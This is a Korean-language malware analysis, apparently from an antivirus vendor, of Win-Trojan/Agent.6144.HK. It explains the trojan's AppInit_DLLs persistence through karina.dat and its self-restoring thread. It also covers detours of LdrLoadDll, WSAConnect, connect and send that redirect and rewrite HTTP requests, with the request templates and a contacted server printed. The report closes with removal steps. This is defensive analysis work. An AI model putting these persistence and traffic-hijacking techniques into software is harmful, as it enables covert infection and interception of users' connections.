LdrLoadDll 후킹코드에서는 새로운 쓰레드를 생성하는데 이 쓰레드는 일정한 Sleep 간격으로 두 가지의 동일한 작업을 하도록 되어있다. 하나는 특정 레지스트리값을 새로 설정하는 것이며, 다른 하나는 실행된 경로의 자신의 파일의 속성을 체크하여 에러가 발생하는 경우 자신의 파일이 삭제되었다고 간주하고 동일한 파일을 다시 생성하도록 한다.

| HKLM\software\microsoft\windows nt\currentversion\windows<br>appinit_dlls = %실행경로%\karina.dat |
|---|

위 레지스트리 설정값으로 인하여 감염된 시스템의 모든 어플리케이션은 프로그램 시작시 karina.dat(Win-Trojan/Agent.6144,HK)를 자동으로 로드하게 된다. 그리하여 모든 어플리케이션은 레지스트리 설정과 파일존재를 계속적으로 체크하여 다시 복원시켜 줌으로써 치료를 어렵게 만든다.

### 외부연결

Detour Patch된 LdrLoadDll 함수의 후킹코드는 LoadLibrary를 호출한 어플리케이션이 ws2_32.dll을 로드하고 있는지를 LdrGetDllHandle 함수를 이용하여 알아낸다고 이미 앞에서 설명하였다. Ws2_32.dll의 WSAConnect, connect, send 함수는 외부와의 네트워크 소켓 통신에 사용되는 중요 API들이다. LdrLoadDll 후킹코드는 위 세 개의 함수에 대해서 Detour Patch를 하여 네트워크 연결에 대한 스니핑(Sniffing)과 스푸핑(Spoofing)을 가능하도록 한다.

먼저 후킹된 WSAConnect 후킹코드는 실제 IP 주소를 사용하여 외부 호스트를 연결하는 socketaddr 구조체를 변경하여 미리 설정한 특정 주소로 연결되도록 스푸핑한다. 후킹된 connect 후킹코드는 WSAConnect 후킹코드를 재호출하도록 연결만 하였다.


[그림 3-7] HTTP GET Spoofing

[그림 3-7]는 인터넷 익스플로러가 MSN.CO.KR에 접속을 할 경우를 이더리얼을 통해 패킷을 덤프 뜬 것으로 WSAConnect를 스푸핑하여 다른 주소로의 접속을 하는 것과 send를 스

푸핑하여 HTTP GET 쿼리를 조작하는 경우이다.

```
[ Type A ]
GET /%s HTTP/1.0
Accept: */*
Host: %s
Connection: close

[ Type B ]
GET http://%s/%s HTTP/1.0
Accept: */*
Host: %s
Connection: close
```


[그림 3-8] 실제 HTTP GET 쿼리문을 스푸핑하여 특정호스트로의 외부연결 시도

분석 당시 연결된 voovle.info 라는 서버는 Google Earth로 검색하면 홍콩에 서버가 존재하는 것으로 나온다. 그러나 다른 악성코드를 다운로드 하지는 못하였다.

### 치료

Win-Trojan/Agent.6144.HK 악성코드는 시스템의 윈도우 어플리케이션들에 인젝션되어 동작하며 새로운 쓰레드를 생성하여 자신의 레지스트리와 파일에 대한 감시를 한다. 시스템에 V3나 안티바이러스가 설치되어 있어 사전방역을 하면 모를까 그렇지 않은 경우에는 완벽하게 치료하기 어렵게 된다.

치료를 위해서는 다음과 같은 조건이 선행되어야 한다.

1. 윈도우 어플리케이션에 인젝션되어진 악성코드의 쓰레드를 모두 종료시켜야 한다.
2. 악성코드가 후킹한 Ntdll.dll!LdrLoadDll, ws2_32.dll!WSAConnect, connect, send 함수들에 대한 후킹제거
3. 레지스트리값(appinit_dlls) 제거
4. 실행파일인 Karina.dat DLL 제거

< 전용백신 >

http://kr.ahnlab.com/dwVaccineView.ahn?num=74&cPage=1

< 수동조치 >

감염된 시스템 하드디스크를 다른 시스템에 붙여 악성파일인 karina.dat를 삭제하고 이후에 레지스트리값을 삭제하도록 한다.